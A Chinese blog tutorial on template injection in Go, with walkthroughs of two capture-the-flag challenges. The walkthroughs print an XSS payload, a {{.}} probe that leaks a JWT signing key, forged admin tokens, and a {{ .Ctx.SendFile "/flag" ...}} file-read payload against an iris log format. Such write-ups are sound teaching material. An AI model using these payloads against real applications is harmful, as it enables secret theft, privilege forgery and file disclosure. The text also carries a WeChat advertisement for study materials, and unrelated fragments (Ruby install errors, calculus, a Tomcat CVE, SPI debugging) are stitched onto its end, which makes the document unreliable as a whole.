作为强类型的静态语言,golang的安全属性从编译过程就能够避免大多数安全问题,一般来说也唯有依赖库和开发者自己所编写的操作漏洞,才有可能形成漏洞利用点,在本文,主要学习探讨一下golang的一些ssti模板注入问题。
Go 提供了两个模板包。一个是 text/template,另一个是html/template。text/template对 XSS 或任何类型的 HTML 编码都没有保护,因此该模板并不适合构建 Web 应用程序,而html/template与text/template基本相同,但增加了HTML编码等安全保护,更加适用于构建web应用程序。
template之所以称作为模板的原因就是其由静态内容和动态内容所组成,可以根据动态内容的变化而生成不同的内容信息交由客户端,以下即一个简单例子
模板内容 Hello, {{.Name}} Welcome to go web programming…
期待输出 Hello, liumiaocn Welcome to go web programming…
而作为go所提供的模板包,text/template和html/template的主要区别就在于对于特殊字符的转义与转义函数的不同,但其原理基本一致,均是动静态内容结合,以下是两种模板的简单演示。
package main
import (
"net/http"
"text/template"
)
type User struct {
ID int
Name string
Email string
Password string
}
func StringTpl2Exam(w http.ResponseWriter, r *http.Request) {
user := &User{1,"John", "test@example.com", "test123"}
r.ParseForm()
tpl := `<h1>Hi, {{ .Name }}</h1><br>Your Email is {{ .Email }}`
data := map[string]string{
"Name": user.Name,
"Email": user.Email,
}
html := template.Must(template.New("login").Parse(tpl))
html.Execute(w, data)
}
func main() {
server := http.Server{
Addr: "127.0.0.1:8888",
}
http.HandleFunc("/string", StringTpl2Exam)
server.ListenAndServe()
}
struct是定义了的一个结构体,在go中,我们是通过结构体来类比一个对象,因此他的字段就是一个对象的属性,在该实例中,我们所期待的输出内容为下
模板内容 <h1>Hi, {{ .Name }}</h1><br>Your Email is {{ .Email }}
期待输出 <h1>Hi, John</h1><br>Your Email is test@example.com

可以看得出来,当传入参数可控时,就会经过动态内容生成不同的内容,而我们又可以知道,go模板是提供字符串打印功能的,我们就有机会实现xss。
package main
import (
"net/http"
"text/template"
)
type User struct {
ID int
Name string
Email string
Password string
}
func StringTpl2Exam(w http.ResponseWriter, r *http.Request) {
user := &User{1,"John", "test@example.com", "test123"}
r.ParseForm()
tpl := `<h1>Hi, {{"<script>alert(/xss/)</script>"}}</h1><br>Your Email is {{ .Email }}`
data := map[string]string{
"Name": user.Name,
"Email": user.Email,
}
html := template.Must(template.New("login").Parse(tpl))
html.Execute(w, data)
}
func main() {
server := http.Server{
Addr: "127.0.0.1:8888",
}
http.HandleFunc("/string", StringTpl2Exam)
server.ListenAndServe()
}
模板内容 <h1>Hi, {{"<script>alert(/xss/)</script>"}}</h1><br>Your Email is {{ .Email }}
期待输出 <h1>Hi, {{"<script>alert(/xss/)</script>"}}</h1><br>Your Email is test@example.com
实际输出 弹出/xss/

这里就是text/template和html/template的最大不同了。
【----帮助网安学习,以下所有学习资料免费领!加vx:yj009991,备注 “博客园” 获取!】
① 网安学习成长路径思维导图
② 60+网安经典常用工具包
③ 100+SRC漏洞分析报告
④ 150+网安攻防实战技术电子书
⑤ 最权威CISSP 认证考试指南+题库
⑥ 超1800页CTF实战技巧手册
⑦ 最新网安大厂面试题合集(含答案)
⑧ APP客户端安全检测指南(安卓+IOS)
同样的例子,但是我们把导入的模板包变成html/template
package main
import (
"net/http"
"html/template"
)
type User struct {
ID int
Name string
Email string
Password string
}
func StringTpl2Exam(w http.ResponseWriter, r *http.Request) {
user := &User{1,"John", "test@example.com", "test123"}
r.ParseForm()
tpl := `<h1>Hi, {{"<script>alert(/xss/)</script>"}}</h1><br>Your Email is {{ .Email }}`
data := map[string]string{
"Name": user.Name,
"Email": user.Email,
}
html := template.Must(template.New("login").Parse(tpl))
html.Execute(w, data)
}
func main() {
server := http.Server{
Addr: "127.0.0.1:8888",
}
http.HandleFunc("/string", StringTpl2Exam)
server.ListenAndServe()
}

可以看到,xss语句已经被转义实体化了,因此对于html/template来说,传入的script和js都会被转义,很好地防范了xss,但text/template也提供了内置函数html来转义特殊字符,除此之外还有js,也存在template.HTMLEscapeString等转义函数。
而通过html/template包等,go提供了诸如Parse/ParseFiles/Execute等方法可以从字符串或者文件加载模板然后注入数据形成最终要显示的结果。
html/template 包会做一些编码来帮助防止代码注入,而且这种编码方式是上下文相关的,这意味着它可以发生在 HTML、CSS、JavaScript 甚至 URL 中,模板库将确定如何正确编码文本。
在{{}}内的操作称之为pipeline
{{.}} 表示当前对象,如user对象
{{.FieldName}} 表示对象的某个字段
{{range …}}{{end}} go中for…range语法类似,循环
{{with …}}{{end}} 当前对象的值,上下文
{{if …}}{{else}}{{end}} go中的if-else语法类似,条件选择
{{xxx | xxx}} 左边的输出作为右边的输入
{{template "navbar"}} 引入子模版
在go中检测 SSTI 并不像发送 {{7*7}} 并在源代码中检查 49 那么简单,我们需要浏览文档以查找仅 Go 原生模板中的行为,最常见的就是占位符.
在template中,点"."代表当前作用域的当前对象,它类似于java/c++的this关键字,类似于perl/python的self。
package main
import (
"net/http"
"text/template"
)
type User struct {
ID int
Name string
Email string
Password string
}
func StringTpl2Exam(w http.ResponseWriter, r *http.Request) {
user := &User{1,"John", "test@example.com", "test123"}
r.ParseForm()
tpl := `<h1>Hi, {{ .Name }}</h1><br>Your Email is {{ . }}`
data := map[string]string{
"Name": user.Name,
"Email": user.Email,
}
html := template.Must(template.New("login").Parse(tpl))
html.Execute(w, data)
}
func main() {
server := http.Server{
Addr: "127.0.0.1:8888",
}
http.HandleFunc("/string", StringTpl2Exam)
server.ListenAndServe()
}输出为
模板内容 <h1>Hi, {{ .Name }}</h1><br>Your Email is {{ . }}
期待输出 <h1>Hi, John</h1><br>Your Email is map[Email:test@example.com Name:John]
可以看到结构体内的都会被打印出来,我们也常常利用这个检测是否存在SSTI。
接下来就以几道题目来验证一下
package main
import (
"encoding/json"
"fmt"
"log"
"net/http"
"os"
"text/template"
"github.com/golang-jwt/jwt"
)
type Account struct {
    id         string
    pw         string
    is_admin   bool
    secret_key string
}
type AccountClaims struct {
Id string `json:"id"`
Is_admin bool `json:"is_admin"`
jwt.StandardClaims
}
type Resp struct {
Status bool `json:"status"`
Msg string `json:"msg"`
}
type TokenResp struct {
Status bool `json:"status"`
Token string `json:"token"`
}
var acc []Account
var secret_key = os.Getenv("KEY")
var flag = os.Getenv("FLAG")
var admin_id = os.Getenv("ADMIN_ID")
var admin_pw = os.Getenv("ADMIN_PW")
func clear_account() {
acc = acc[:1]
}
func get_account(uid string) Account {
for i := range acc {
if acc[i].id == uid {
return acc[i]
}
}
return Account{}
}
func jwt_encode(id string, is_admin bool) (string, error) {
claims := AccountClaims{
id, is_admin, jwt.StandardClaims{},
}
token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
return token.SignedString([]byte(secret_key))
}
func jwt_decode(s string) (string, bool) {
token, err := jwt.ParseWithClaims(s, &AccountClaims{}, func(token *jwt.Token) (interface{}, error) {
return []byte(secret_key), nil
})
if err != nil {
fmt.Println(err)
return "", false
}
if claims, ok := token.Claims.(*AccountClaims); ok && token.Valid {
return claims.Id, claims.Is_admin
}
return "", false
}
func auth_handler(w http.ResponseWriter, r *http.Request) {
uid := r.FormValue("id")
upw := r.FormValue("pw")
if uid == "" || upw == "" {
return
}
if len(acc) > 1024 {
clear_account()
}
user_acc := get_account(uid)
if user_acc.id != "" && user_acc.pw == upw {
token, err := jwt_encode(user_acc.id, user_acc.is_admin)
if err != nil {
return
}
p := TokenResp{true, token}
res, err := json.Marshal(p)
if err != nil {
}
w.Write(res)
return
}
w.WriteHeader(http.StatusForbidden)
return
}
func regist_handler(w http.ResponseWriter, r *http.Request) {
uid := r.FormValue("id")
upw := r.FormValue("pw")
if uid == "" || upw == "" {
return
}
if get_account(uid).id != "" {
w.WriteHeader(http.StatusForbidden)
return
}
if len(acc) > 4 {
clear_account()
}
new_acc := Account{uid, upw, false, secret_key}
acc = append(acc, new_acc)
p := Resp{true, ""}
res, err := json.Marshal(p)
if err != nil {
}
w.Write(res)
return
}
func flag_handler(w http.ResponseWriter, r *http.Request) {
token := r.Header.Get("X-Token")
if token != "" {
id, is_admin := jwt_decode(token)
if is_admin == true {
p := Resp{true, "Hi " + id + ", flag is " + flag}
res, err := json.Marshal(p)
if err != nil {
}
w.Write(res)
return
} else {
w.WriteHeader(http.StatusForbidden)
return
}
}
}
func root_handler(w http.ResponseWriter, r *http.Request) {
token := r.Header.Get("X-Token")
if token != "" {
id, _ := jwt_decode(token)
acc := get_account(id)
tpl, err := template.New("").Parse("Logged in as " + acc.id)
if err != nil {
}
tpl.Execute(w, &acc)
} else {
return
}
}
func main() {
admin := Account{admin_id, admin_pw, true, secret_key}
acc = append(acc, admin)
http.HandleFunc("/", root_handler)
http.HandleFunc("/auth", auth_handler)
http.HandleFunc("/flag", flag_handler)
http.HandleFunc("/regist", regist_handler)
log.Fatal(http.ListenAndServe("0.0.0.0:11000", nil))
}我们先对几个路由和其对应的函数进行分析。
struct结构
type Account struct {
id string
pw string
is_admin bool
secret_key string
}注册功能
func regist_handler(w http.ResponseWriter, r *http.Request) {
uid := r.FormValue("id")
upw := r.FormValue("pw")
if uid == "" || upw == "" {
return
}
if get_account(uid).id != "" {
w.WriteHeader(http.StatusForbidden)
return
}
if len(acc) > 4 {
clear_account()
}
new_acc := Account{uid, upw, false, secret_key} //创建新用户
acc = append(acc, new_acc)
p := Resp{true, ""}
res, err := json.Marshal(p)
if err != nil {
}
w.Write(res)
return
}
登录功能
func auth_handler(w http.ResponseWriter, r *http.Request) {
    uid := r.FormValue("id")
    upw := r.FormValue("pw")
    if uid == "" || upw == "" {
        return
    }
    if len(acc) > 1024 {
        clear_account()
    }
    user_acc := get_account(uid)
    if user_acc.id != "" && user_acc.pw == upw {    //检验id和pw
        token, err := jwt_encode(user_acc.id, user_acc.is_admin)
        if err != nil {
            return
        }
        p := TokenResp{true, token}     //返回token
        res, err := json.Marshal(p)
        if err != nil {
        }
        w.Write(res)
        return
    }
    w.WriteHeader(http.StatusForbidden)
    return
}
认证功能
func root_handler(w http.ResponseWriter, r *http.Request) {
token := r.Header.Get("X-Token")
if token != "" { //根据token解出id,根据uid取出对应account
id, _ := jwt_decode(token)
acc := get_account(id)
tpl, err := template.New("").Parse("Logged in as " + acc.id)
if err != nil {
}
tpl.Execute(w, &acc)
} else {
return
}
}得到account
func get_account(uid string) Account {
    for i := range acc {
        if acc[i].id == uid {
            return acc[i]
        }
    }
    return Account{}
}
flag路由
func flag_handler(w http.ResponseWriter, r *http.Request) {
    token := r.Header.Get("X-Token")
    if token != "" {
        id, is_admin := jwt_decode(token)
        if is_admin == true {   //将is_admin修改为true即可得到flag
            p := Resp{true, "Hi " + id + ", flag is " + flag}
            res, err := json.Marshal(p)
            if err != nil {
            }
            w.Write(res)
            return
        } else {
            w.WriteHeader(http.StatusForbidden)
            return
        }
    }
}
所以思路就清晰了,我们需要得到secret_key,然后继续jwt伪造得到flag。
而由于root_handler函数中得到的acc是数组中的地址,即会在全局变量acc函数中查找我们的用户,这时传入{{.secret_key}}会返回空,所以我们用{{.}}来得到结构体内所有内容。

/regist?id={{.}}&pw=123
/auth?id={{.}}&pw=123{"status":true,"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Int7Ln19IiwiaXNfYWRtaW4iOmZhbHNlfQ.0Lz_3fTyhGxWGwZnw3hM_5TzDfrk0oULzLWF4rRfMss"}

带上token重新访问
Logged in as {{{.}} 123 false this_is_f4Ke_key}


得到secret_key,进行jwt伪造,把 is_admin修改为true,key填上secret_key得到
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Int7Ln19IiwiaXNfYWRtaW4iOnRydWV9.3OXFk-f_S2XqPdzHnl0esmJQXuTSXuA1IbpaGOMyvWo

带上token访问/flag
洁白一片,使用{{.}}进行检测

这道题目采用的框架是iris,用户可以对日志的格式参数进行控制,而参数又会被当成模板渲染,所以我们就可以利用该点进行ssti。
我们需要的是进行文件的读取,所以我们需要看看iris的accesslog库的模板注入如何利用。
在Accesslog的结构体中可以发现
type Log struct {
// The AccessLog instance this Log was created of.
Logger *AccessLog `json:"-" yaml:"-" toml:"-"`
// The time the log is created.
Now time.Time `json:"-" yaml:"-" toml:"-"`
// TimeFormat selected to print the Time as string,
// useful on Template Formatter.
TimeFormat string `json:"-" yaml:"-" toml:"-"`
// Timestamp the Now's unix timestamp (milliseconds).
Timestamp int64 `json:"timestamp" csv:"timestamp"`
// Request-Response latency.
Latency time.Duration `json:"latency" csv:"latency"`
// The response status code.
Code int `json:"code" csv:"code"`
// Init request's Method and Path.
Method string `json:"method" csv:"method"`
Path string `json:"path" csv:"path"`
// The Remote Address.
IP string `json:"ip,omitempty" csv:"ip,omitempty"`
// Sorted URL Query arguments.
Query []memstore.StringEntry `json:"query,omitempty" csv:"query,omitempty"`
// Dynamic path parameters.
PathParams memstore.Store `json:"params,omitempty" csv:"params,omitempty"`
// Fields any data information useful to represent this Log.
Fields memstore.Store `json:"fields,omitempty" csv:"fields,omitempty"`
// The Request and Response raw bodies.
// If they are escaped (e.g. JSON),
// A third-party software can read it through:
// data, _ := strconv.Unquote(log.Request)
// err := json.Unmarshal([]byte(data), &customStruct)
Request string `json:"request,omitempty" csv:"request,omitempty"`
Response string `json:"response,omitempty" csv:"response,omitempty"`
// The actual number of bytes received and sent on the network (headers + body or body only).
BytesReceived int `json:"bytes_received,omitempty" csv:"bytes_received,omitempty"`
BytesSent int `json:"bytes_sent,omitempty" csv:"bytes_sent,omitempty"`
// A copy of the Request's Context when Async is true (safe to use concurrently),
// otherwise it's the current Context (not safe for concurrent access).
Ctx *context.Context `json:"-" yaml:"-" toml:"-"`
}这里我们经过审查,会发现context里面存在SendFile进行文件强制下载。

所以我们可以构造payload如下
{{ .Ctx.SendFile "/flag" "1.txt"}}

golang的template跟很多模板引擎的语法差不多,比如双花括号指定可解析的对象,假如我们传入的参数是可解析的,就有可能造成泄露,其本质就是合并替换,而常用的检测payload可以用占位符.,对于该漏洞的防御也是多注意对传入参数的控制。
更多靶场实验练习、网安学习资料,请点击这里>>
我想为Heroku构建一个Rails3应用程序。他们使用Postgres作为他们的数据库,所以我通过MacPorts安装了postgres9.0。现在我需要一个postgresgem并且共识是出于性能原因你想要pggem。但是我对我得到的错误感到非常困惑当我尝试在rvm下通过geminstall安装pg时。我已经非常明确地指定了所有postgres目录的位置可以找到但仍然无法完成安装:$envARCHFLAGS='-archx86_64'geminstallpg--\--with-pg-config=/opt/local/var/db/postgresql90/defaultdb/po
尝试通过RVM将RubyGems升级到版本1.8.10并出现此错误:$rvmrubygemslatestRemovingoldRubygemsfiles...Installingrubygems-1.8.10forruby-1.9.2-p180...ERROR:Errorrunning'GEM_PATH="/Users/foo/.rvm/gems/ruby-1.9.2-p180:/Users/foo/.rvm/gems/ruby-1.9.2-p180@global:/Users/foo/.rvm/gems/ruby-1.9.2-p180:/Users/foo/.rvm/gems/rub
我的最终目标是安装当前版本的RubyonRails。我在OSXMountainLion上运行。到目前为止,这是我的过程:已安装的RVM$\curl-Lhttps://get.rvm.io|bash-sstable检查已知(我假设已批准)安装$rvmlistknown我看到当前的稳定版本可用[ruby-]2.0.0[-p247]输入命令安装$rvminstall2.0.0-p247注意:我也试过这些安装命令$rvminstallruby-2.0.0-p247$rvminstallruby=2.0.0-p247我很快就无处可去了。结果:$rvminstall2.0.0-p247Search
由于fast-stemmer的问题,我很难安装我想要的任何rubygem。我把我得到的错误放在下面。Buildingnativeextensions.Thiscouldtakeawhile...ERROR:Errorinstallingfast-stemmer:ERROR:Failedtobuildgemnativeextension./System/Library/Frameworks/Ruby.framework/Versions/2.0/usr/bin/rubyextconf.rbcreatingMakefilemake"DESTDIR="cleanmake"DESTDIR=
当我尝试安装Ruby时遇到此错误。我试过查看this和this但无济于事➜~brewinstallrubyWarning:YouareusingOSX10.12.Wedonotprovidesupportforthispre-releaseversion.Youmayencounterbuildfailuresorotherbreakages.Pleasecreatepull-requestsinsteadoffilingissues.==>Installingdependenciesforruby:readline,libyaml,makedepend==>Installingrub
我正在尝试使用boilerpipe来自JRuby。我看过guide从JRuby调用Java,并成功地将它与另一个Java包一起使用,但无法弄清楚为什么同样的东西不能用于boilerpipe。我正在尝试基本上从JRuby中执行与此Java等效的操作:URLurl=newURL("http://www.example.com/some-location/index.html");Stringtext=ArticleExtractor.INSTANCE.getText(url);在JRuby中试过这个:require'java'url=java.net.URL.new("http://www
我意识到这可能是一个非常基本的问题,但我现在已经花了几天时间回过头来解决这个问题,但出于某种原因,Google就是没有帮助我。(我认为部分问题在于我是一个初学者,我不知道该问什么......)我也看过O'Reilly的RubyCookbook和RailsAPI,但我仍然停留在这个问题上.我找到了一些关于多态关系的信息,但它似乎不是我需要的(尽管如果我错了请告诉我)。我正在尝试调整MichaelHartl'stutorial创建一个包含用户、文章和评论的博客应用程序(不使用脚手架)。我希望评论既属于用户又属于文章。我的主要问题是:我不知道如何将当前文章的ID放入评论Controller。
首先回顾一下拉格朗日定理的内容:函数f(x)是在闭区间[a,b]上连续、开区间(a,b)上可导的函数,那么至少存在一个,使得:通过这个表达式我们可以知道,f(x)是函数的主体,a和b可以看作是主体函数f(x)中所取的两个值。那么可以有, 也就意味着我们可以用来替换 这种替换可以用在求某些多项式差的极限中。方法: 外层函数f(x)是一致的,并且h(x)和g(x)是等价无穷小。此时,利用拉格朗日定理,将原式替换为 ,再进行求解,往往会省去复合函数求极限的很多麻烦。使用要注意:1.要先找到主体函数f(x),即外层函数必须相同。2.f(x)找到后,复合部分是等价无穷小。3.要满足作差的形式。如果是加
目录1.漏洞简介2、AJP13协议介绍Tomcat主要有两大功能:3.Tomcat远程文件包含漏洞分析4.漏洞复现 5、漏洞分析6.RCE实现的原理1.漏洞简介2020年2月20日,公开CNVD的漏洞公告中发现ApacheTomcat文件包含漏洞(CVE-2020-1938)。ApacheTomcat是Apache开源组织开发的用于处理HTTP服务的项目。ApacheTomcat服务器中被发现存在文件包含漏洞,攻击者可利用该漏洞读取或包含Tomcat上所有webapp目录下的任意文件。该漏洞是一个单独的文件包含漏洞,依赖于Tomcat的AJP(定向包协议)。AJP自身存在一定缺陷,导致存在可控
SPI接收数据左移一位问题目录SPI接收数据左移一位问题一、问题描述二、问题分析三、探究原理四、经验总结最近在工作在学习调试SPI的过程中遇到一个问题——接收数据整体向左移了一位(1bit)。SPI数据收发是数据交换,因此接收数据时从第二个字节开始才是有效数据,也就是数据整体向右移一个字节(1byte)。请教前辈之后也没有得到解决,通过在网上查阅前人经验终于解决问题,所以写一个避坑经验总结。实际背景:MCU与一款芯片使用spi通信,MCU作为主机,芯片作为从机。这款芯片采用的是它规定的六线SPI,多了两根线:RDY和INT,这样从机就可以主动请求主机给主机发送数据了。一、问题描述根据从机芯片手
